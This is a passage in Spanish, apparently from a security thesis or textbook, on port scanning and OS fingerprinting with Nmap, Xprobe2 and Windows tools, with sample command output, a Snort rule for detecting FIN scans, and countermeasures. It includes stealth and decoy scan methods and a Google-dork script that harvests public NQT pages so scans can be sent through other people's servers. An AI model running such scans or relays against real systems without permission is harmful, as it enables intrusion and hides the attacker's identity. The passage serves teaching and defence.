Algunas otras opciones son la fragmentación (-f), además cuenta con otro tipo de exploración en la que utiliza señuelos mediante la opción -D, este método envía información trivial al objetivo con la intención de saturarlo. Funciona al enviar exploraciones señuelo junto con la exploración real, de esta manera el objetivo responderá a los señuelos como a la dirección del atacante, por lo tanto el objetivo tendrá más trabajo al tener que identificar a la exploración legítima dentro de las exploraciones realizadas.

Algo que se debe tomar en cuenta al realizar esta exploración es que las direcciones señuelo deben estar activas, ya que si no lo están provocarán un desbordamiento SYN en el sistema objetivo provocando una denegación de servicio. [14]

c. Exploraciones con Nmap

1) TCP connect -sT

Esta exploración al ser implementada por Nmap va a completar la conexión del enlace de tres vías, de la misma forma en que algún cliente la realizaría. Aunque cabe resaltar que una vez que se complete el enlace Nmap enviará un RST al objetivo.

Nmap envía un segmento TCP con la bandera SYN para iniciar la conexión si recibe:
a) SYN/ACK entonces Nmap envía un ACK/RST y determina que el puerto está abierto y el host está activo.
b) RST determina que el puerto esta cerrado y el host esta activo.
c) Si no recibe nada del puerto objetivo Nmap asume que el puerto está siendo bloqueado o que el host está apagado.

[14] McClure, op. cit., p. 48

Este tipo de exploración ofrece resultados fiables, pero al completar la conexión es más probable que sea registrada la exploración por el objetivo.

2) TCP SYN -sS

La exploración SYN no completa el enlace de 3 vías, envía un segmento TCP con la bandera SYN al objetivo y queda en espera de la respuesta, si recibe:
a) SYN/ACK Nmap responderá un RST y asumirá que el puerto está abierto y el host encendido.
b) RST Nmap supone que el puerto está cerrado y el host encendido.
c) Si no recibe nada del puerto objetivo Nmap supone que el puerto está bloqueado por el cortafuegos o que el host está apagado.

Vale la pena recordar que estas técnicas modifican los segmentos TCP a bajo nivel por lo que se necesita contar con privilegios de root para utilizar esta exploración.

Este tipo de exploración es más silenciosa ya que no completa el enlace de tres vías, por lo tanto la mayoría de los servicios no los registrará, sin embargo, muchos cortafuegos o detector de intrusos registrarán ese tipo de conexiones. [15]

3) TCP FIN

El segmento TCP con la bandera FIN es usado como una forma legítima de cerrar una conexión, pero como al realizar la exploración ni siquiera se ha iniciado una conexión los puertos abiertos deberían ignorarlo, sin embargo, los puertos cerrados deben responder con un RST. Por lo tanto Nmap envía un segmento TCP con la bandera FIN al puerto en el sistema objetivo, si no recibe nada Nmap supone que el puerto está abierto si el host está activo y no está bloqueado por un cortafuegos, si recibe un RST supone que el puerto está cerrado y el host está encendido.

4) TCP Xmas y Nula

Tanto la exploración Xmas y Nula funcionan de forma similar a la exploración FIN. La diferencia radica en que Xmas utiliza segmentos TCP con las banderas FIN, URG y PUSH para explorar el objetivo y la exploración Nula utiliza segmentos TCP sin ningún indicador. En estas exploraciones se debe contar con los privilegios de root para poder realizarlas.

Existen factores que van a influir en los resultados de estos tipos de exploraciones, uno de los más importantes es que algunos sistemas implementan la pila TCP/IP de forma diferente a la definición del RFC. En algunos casos aunque el puerto esté abierto responderá con un RST a una exploración de este tipo, por lo tanto puede obtener falsos positivos con algunos host determinados, además de otro factor que es el cortafuegos que protege al host.

5) TCP ACK

En algunos casos Nmap mostrará un mensaje diciendo que los puertos están filtrados, esto es debido a que un cortafuegos o dispositivo de filtrado interfiere con el trabajo de Nmap para determinar si los puertos están abiertos o cerrados.

[15] Jones, op. cit., p. 116-118

Se emplea la exploración ACK para reconocer si un puerto está siendo o no filtrado. Puede ser el caso en que el cortafuegos sólo filtre conexiones entrantes SYN a determinados puertos.

Nmap enviará un segmento TCP con la bandera ACK al puerto del objetivo, si recibe un RST Nmap asume que el puerto no está siendo filtrado, puede estar abierto o cerrado. Si no recibe nada o un ICMP inalcanzable asumirá que el puerto está siendo bloqueado si el host está encendido.

6) Exploración UDP

Nmap también permite realizar exploraciones UDP utilizando el parámetro -sU, Nmap enviará paquetes UDP vacíos en espera de una respuesta ICMP puerto inalcanzable.

Si Nmap no recibe nada supone que el puerto está abierto si respondió al ping. El puerto puede estar cerrado si el cortafuegos bloquea el ICMP. Si recibe un ICMP puerto inalcanzable asume que el puerto está cerrado.

Este tipo de exploración contiene algunos defectos ya que si el cortafuegos bloquea el ICMP, se obtendrá que el puerto está abierto, mas aún si el cortafuegos bloquea UDP mostrará que todos los puertos están abiertos. [16]

Anteriormente Nmap no tenía soporte para los sistemas Windows, sin embargo, en la actualidad ya existe un binario con la versión 4.85 beta 3 y la estable 4.76 (ver la Figura 4.1).




Figura 4.1 Zenmap es la versión gráfica de Nmap, en este caso es ejecutado en un sistema Windows

[16] Jones, op. cit., p. 118-121

El mejor documento que se puede encontrar sobre Nmap es la guía oficial. Casi la mitad de esta guía está disponible en el sitio web de Nmap, mientras que la obra completa se puede adquirir en sitios como Amazon (http://www.amazon.com/) con el nombre de Nmap Network Scanning. El autor original de Nmap, Gordon “Fyodor” Lyon, escribió este libro para compartir todo lo que ha aprendido acerca del escaneo de redes durante más de una década de desarrollo de Nmap.

Existe una manera muy sencilla de administrar nuestras exploraciones de host, es a través de Nlog.

Nlog (http://www.metasploit.com/users/hdm/tools/) es una herramienta que permite guardar registros de las exploraciones y mapear la información obtenida con Nmap.

Esta herramienta fue desarrollada por H.D. Moore y permite guardar la información de exploraciones para posteriormente poder consultarla de una manera fácil utilizando parámetros específicos (ver la Figura 4.2). [17]




Figura 4.2 Nlog nos permite registrar las exploraciones de Nmap para después realizar consultas más específicas

[17] Gregg, op. cit., Chapter 3

d. Net scan tools PRO

Es una herramienta comercial que posee una cantidad enorme de utilidades dentro del ambiente Windows. Con esta herramienta se pueden realizar consultas whois, ping, finger, SNMP, nslookup, exploración de puertos TCP y UDP, traceroute y mucho más.

Existe una versión de prueba que permite su uso durante 30 días y con funciones limitadas, aunque requiere que sea pedida mediante correo electrónico pero sin utilizar un dominio libre (hotmail, yahoo, gmail).

e. SuperScan

Es una herramienta gratuita de exploración para sistemas Windows desarrollada por *Foundstone* (http://www.foundstone.com/us/resources/freetools.asp), incluye un gran número de utilidades desde el descubrimiento de host con distintos tipos de ICMP, exploración de servicios tanto TCP como UDP, realizar transferencias de zona, consultas *whois* y enumeración de sistemas Windows.

Las listas de direcciones IP y de puertos pueden ser agregadas desde un archivo o colocando el rango para la exploración, además incluye mejoras con respecto a versiones anteriores como la exploración SYN (ver la Figura 4.3).




Figura 4.3 SuperScan 4.0 incluye muchas opciones para la exploración y su interfaz es muy amigable

f. IpEye

Fue desarrollado por Arne Vidstrom (http://ntsecurity.nu) y va a permitir realizar exploraciones sigilosas del tipo SYN, FIN, Xmas y nulas.

Esta herramienta es gratuita y funciona en línea de comandos, aunque solamente se puede ejecutar en Windows 2000 y XP. IpEye solamente permite explorar un host a la vez.

```
C:\ipeye.exe 192.168.1.67 -syn -p 80

ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
        - http://ntsecurity.nu/toolbox/ipeye/
  1-79 [not scanned]
  80 [open]
  81-65535 [not scanned]
```

g. WUPS

Fue desarrollado por el mismo autor de IpEye (Arne Vidstrom), WUPS posee una interfaz gráfica para realizar las exploraciones, aunque al igual que IpEye sólo se puede explorar un host a la vez. WUPS es una herramienta sólida y relativamente rápida para realizar exploraciones UDP (ver la Figura 4.4). [18]




Figura 4.4 WUPS es una herramienta muy útil para realizar exploraciones UDP

h. Utilidades web

Existe una herramienta llamada NQT (Network Query Tool), la cual permite realizar consultas whois(web, ipowner), DNS, verificación de puertos, traceroute, etc. En las instalaciones por defecto de NQT permite a cualquier usuario web obtener los resultados de estas consultas. La ventaja que se tiene al utilizar estos servicios es que el programa NQT utiliza la dirección IP del servidor donde se encuentra alojado, por lo que al utilizar el servicio la dirección del servidor es la que aparece en la petición.

[18] McClure, op. cit., p. 52-56

Para encontrar servicios como éste se utiliza Google con una consulta como la siguiente:
inurl:nqt.php intitle:"Network Query Tool"

Una forma de obtener las ligas hacia estos servicios más fácilmente es a través de un script como éste:

```
lynx -dump "http://www.google.com/search?q=inurl:nqt.php+%22Network+Query+Tool%22&num=100" | grep "nqt.php$" | grep -v google | awk '{print $2}' | sort -u >> nqtfile.txt
```

Al revisar el archivo nqtfile.txt se encuentran las ligas de los primeros resultados

http://cahaba.com/nqt.php
http://chalicehost.net/resources/nqt.php
http://e-maailm.hot.ee/nqt.php
http://ethneo.free.fr/nqt.php
http://h1de.com/nqt.php
http://haginator.ath.cx/tools/nqt.php
http://ipmy.info/nqt.php
http://php.developerstuff.net/nqt.php
http://portal.trgsites.de/network/nqt.php
http://tools.haginator.ath.cx/nqt.php
http://whois.gmlnt.com/nqt.php
http://www.0privacy.com/nqt.php
http://www.2noc.com/nqt.php
http://www.cyberbullying.us/nqt.php
http://www.datatechie.com/scrollwindow/tools/nqt.php
http://www.dehling.net/tools/nqt.php
http://www.distronic.tv/nqt.php
http://www.exploit.in/tools/nqt.php

Se podría utilizar un servidor proxy para conseguir más privacidad, incluso es posible guardar la página del formulario de NQT y modificando las ligas correspondientes enviar las peticiones sin visitar el sitio de inicio. [19]

i. Servicios falsos

Algunas veces resulta tentador predecir el sistema operativo a partir de los puertos abiertos encontrados durante la exploración. Tómese en cuenta la siguiente exploración y se pone más atención en el puerto 6110.

```
root@home:/home/kerio# nmap www.victim.com -p T:1-65535

Starting Nmap 4.76 ( http://nmap.org ) at 2009-02-06 14:41 CST

Interesting ports on 192.168.1.67:
Not shown: 65528 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
37/tcp   open  time
53/tcp   open  domain
```

[19] Long, op. cit., p. 166-171

80/tcp open http
113/tcp open auth
6000/tcp open X11
6110/tcp open softcm
MAC Address: 00:0F:B0:FE:63:D3 (Compal Electronics)

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds

Se observa que en la exploración se muestran puertos “bien conocidos” como 22, 37, 53, 80, 113 e incluye otros 2 que son el 6000 y el 6110.

Analizando un poco el puerto 6110 (se puede consultar /etc/services) se deduce que se trata de HP SoftBench CM utilizado en los sistemas HP-UX, por lo que un atacante con poca experiencia podría pensar haber encontrado un sistema HP-UX, sin embargo, en este caso todo resultó ser una trampa que fue colocada por el administrador del sistema mediante netcat como se observa en las siguientes líneas de comando.

root@kerio:/usr/local/src/nlog-1.6.0# nc -v -l -p 6110
listening on [any] 6110 ...

Por lo tanto se debe tener cuidado cuando se realiza la exploración de puertos, no se puede determinar el sistema operativo utilizando solamente este método. Vale la pena tener en cuenta que sólo porque algo esté a la escucha no significa que realmente sea el servicio. [20]

IV.B.3 Medidas contra la exploración

Un atacante realizará una exploración para detectar qué puertos TCP y UDP están abiertos. Cuando se detecta una exploración se debe tomar muy en cuenta ya que es un indicador de un posible ataque, al igual que se puede obtener probablemente quién lo llevará a cabo.

Una buena medida es utilizar un sistema detector de intrusos, un NIDS muy bueno es snort. Snort es una herramienta gratuita que cuenta con muchas firmas de autores públicos para detectar muchos de los ataques.

En el siguiente ejemplo se tiene una regla de snort que sirve para detectar una exploración FIN que provenga desde cualquier dirección IP y cualquier puerto hacia la dirección 192.168.1.67 en cualquier puerto.

alert tcp any any <> 192.168.1.67 any (msg:"SCAN FIN"; flow:stateless; flags:F,12; reference:arachnids,27; sid:621; rev:8;)

Más adelante se muestra una alerta lanzada debido a la regla utilizada. En estos datos tomados por snort se puede apreciar la forma en que el atacante 192.168.1.66:63211 (mediante Nmap) realiza un escaneo del tipo FIN al puerto 80 del sistema 192.168.1.67.

[20] Jones, op. cit., p. 149-150

[**] [1:621:8] SCAN FIN [**]
[Priority: 0]
04/14-23:52:47.862077 0:13:D4:7E:F5:B2 -> 0:F:B0:FE:63:D3 type:0x800 len:0x3C
192.168.1.66:63211 -> 192.168.1.67:80 TCP TTL:40 TOS:0x0 ID:37136 IpLen:20 DgmLen:40
*********F Seq: 0xA5E8C4C8 Ack: 0x0 Win: 0x400 TcpLen: 20*
[Xref => arachnids 27]

Snort cuenta con muchas reglas predefinidas que detectarán la mayoría de exploraciones comunes de manera inmediata, de igual forma cuenta con reglas para detección de *exploits*, virus, ataques web, SQL, puertas traseras, etc.

Si se necesita una solución a nivel de host, se puede emplear scanlogd para los sistemas Unix.

"La mayoría de los cortafuegos pueden y deben estar configurados para detectar los intentos y exploración de puertos. Algunos son más eficaces que otros a la hora de detectar exploraciones más sigilosas." [21]

IV.C Reconocimiento del Sistema Operativo

Después de identificar los puertos TCP y UDP del sistema objetivo, el atacante intentará determinar el sistema operativo que utiliza, esto con el fin de enfocar mejor su ataque.

El rastreo de pilas es una de las formas más eficientes para determinar el sistema operativo del objetivo. Dado que cada sistema implementa de forma diferente la pila TCP/IP, utilizando esas diferencias se es capaz de reconocer con gran probabilidad qué sistema operativo está utilizando el objetivo.

Existen 2 formas de realizar esta tarea, uno es mediante el rastreo de pilas pasivo y el otro es el rastreo de pilas activo. Como su nombre lo indica, en la forma pasiva no se enviará tráfico adicional a la red, en la forma activa se envían paquetes mal formados esperando una respuesta del host objetivo. La identificación del sistema operativo por medio del rastreo activo va a brindar mayor exactitud pero es más fácil dejar huellas que utilizando el rastreo pasivo. [22]

IV.C.1 Rastreo Activo

Para ser capaces de identificar con gran probabilidad el sistema operativo del objetivo se necesita que el objetivo cuente con al menos un puerto abierto.

a. Tipos de sondeo

Para el rastreo de pilas activo se puede emplear alguno de los siguientes sondeos:

1) Sondeo FIN
Se vio que al realizar un sondeo FIN a un puerto el funcionamiento definido en el RFC es no responder, sin embargo, algunos sistemas como Windows NT responderán con un FIN/ACK.

[21] McClure, op. cit., p. 58-60
[22] Ibid, p 161

2) Sondeo Bogus Flag
Hay solamente seis banderas válidas en un byte de la cabecera TCP. Una prueba de bandera falsa establece una de las banderas usadas junto con la bandera SYN en un segmento TCP inicial. Algunos sistemas GNU/Linux responderan estableciendo la misma bandera en el segmento TCP subsecuente.

3) Muestreo de secuencia inicial
Se necesita encontrar un patrón en los números de secuencia inicial de la pila TCP/IP que son utilizados para responder a las peticiones de conexión.

4) Revisión de "bit de no fragmentación"
Algunos sistemas implementan su pila TCP/IP para activar el bit de no fragmentación y mejorar así el rendimiento, por lo que se analiza este bit en busca de que muestre ese comportamiento.

5) Tamaño de ventana inicial TCP
Aquí se analiza el tamaño de ventana utilizado en los segmentos de respuesta, en algunas pilas TCP/IP el número es fijo y esto puede ayudar para tener más certeza en la identificación.

6) Valor ACK
Algunas pilas difieren en el número de secuencia utilizado para el campo ACK, una forma es utilizar el mismo valor de ACK para responder y la otra es aumentar en uno el valor (ACK +1) para enviar la respuesta.

7) Mensajes de error
Las distintas pilas varían la cantidad de información que brindan en los mensajes de error ICMP.

8) Integridad del eco de los mensajes de error ICMP
Algunas pilas modifican las cabeceras IP cuando devuelven los mensajes de error ICMP.

9) Opciones TCP
Las opciones TCP se definen en el RFC 793 y de manera reciente en el RFC 1323. Algunas de las nuevas opciones se encuentran en los desarrollos de pilas más modernos, por lo que si se utilizan algunas de estas características como el tamaño máximo de segmento, factor de escala de ventana, sello de tiempo y algunos más se tendría la información necesaria para realizar suposiciones del sistema operativo. [23]

Para una referencia más completa sobre estos métodos que ayudan a identificar el sistema operativo se puede visitar el sitio de documentación de la herramienta Nmap http://nmap.org/book/osdetect-methods.html#osdetect-cd.

b. Herramientas para el rastreo de pilas activo

1) Nmap

Para el rastreo de pilas activo existen muchas herramientas que ayudarán y una de ellas es Nmap, Nmap utiliza la mayoría de los sondeos revisados anteriormente para realizar el reconocimiento del sistema operativo mediante la opción -O en la línea de comandos.

[23] McClure, op. cit., p. 61-63

```
root@kerio:/usr/local/src/nlog-1.6.0# nmap -m databasenmap.db -O 192.168.1.0/24

Starting Nmap 4.76 ( http://nmap.org ) at 2009-02-06 14:10 CST

Interesting ports on 192.168.1.66:
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
37/tcp   open  time
113/tcp  open  auth
6881/tcp open  bittorrent-tracker
MAC Address: 00:13:D4:7E:F5:B2 (Asustek Computer)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.24
Network Distance: 1 hop

Interesting ports on 192.168.1.67:
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
37/tcp   open  time
53/tcp   open  domain
80/tcp   open  http
113/tcp  open  auth
6000/tcp open  X11
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.25
Network Distance: 0 hops

Interesting ports on home (192.168.1.254):
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 00:21:7C:C7:67:81 (2Wire)
Device type: WAP
Running: 2Wire embedded
OS details: 2Wire 2700HG, 2700HG-B, 2701HG-B, or RG2701HG wireless ADSL modem
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.45 seconds
```

Aunque la herramienta Nmap incluye la detección del sistema operativo no fue la primera en utilizarlo, la primera herramienta que desarrolló esta actividad se llamaba QUESO, aunque actualmente ya no tiene soporte.

Nmap brinda una capacidad excelente para la detección de los sistemas operativos. Otra herramienta muy destacada para esta actividad es Xprobe.

2) Xprobe

Xprobe también permitirá identificar el sistema operativo de algún host, Xprobe es mantenido por Ofir Arkin y Fyodor Yarochkin. Este programa utiliza las propiedades de ICMP, TCP y UDP para tratar de reconocer el sistema operativo.

Xprobe envía paquetes UDP al puerto 32132 (por defecto) del sistema objetivo en espera de que no esté ocupado y reciba una respuesta ICMP. A continuación analizará el paquete ICMP de respuesta para obtener una idea del sistema operativo que se ejecuta y continuará enviando más paquetes hasta que se terminen el conjunto de reglas de prueba.

En el siguiente ejemplo se utilizó xprobe proporcionando como parámetros 2 puertos abiertos que son conocidos, el resultado obtenido es muy cercano al real con excepción de la versión del kernel.

root@home:/home/kerio# xprobe2 -v -p tcp:22:open -p UDP:53:OPEN www.victim.com

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is www.victim.com
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[+] Host: 192.168.1.67 is up (Guess probability: 50%)
[+] Target: 192.168.1.67 is alive. Round-Trip Time: 0.00017 sec
[+] Selected safe Round-Trip Time value is: 0.00035 sec
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.19" (Guess probability: 97%)
[+] Other guesses:
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.20" (Guess probability: 97%)
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.21" (Guess probability: 97%)
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.22" (Guess probability: 97%)
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.23" (Guess probability: 97%)
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.24" (Guess probability: 97%)
[+] Host 192.168.1.67 Running OS: "Linux Kernel 2.4.25" (Guess probability: 97%)

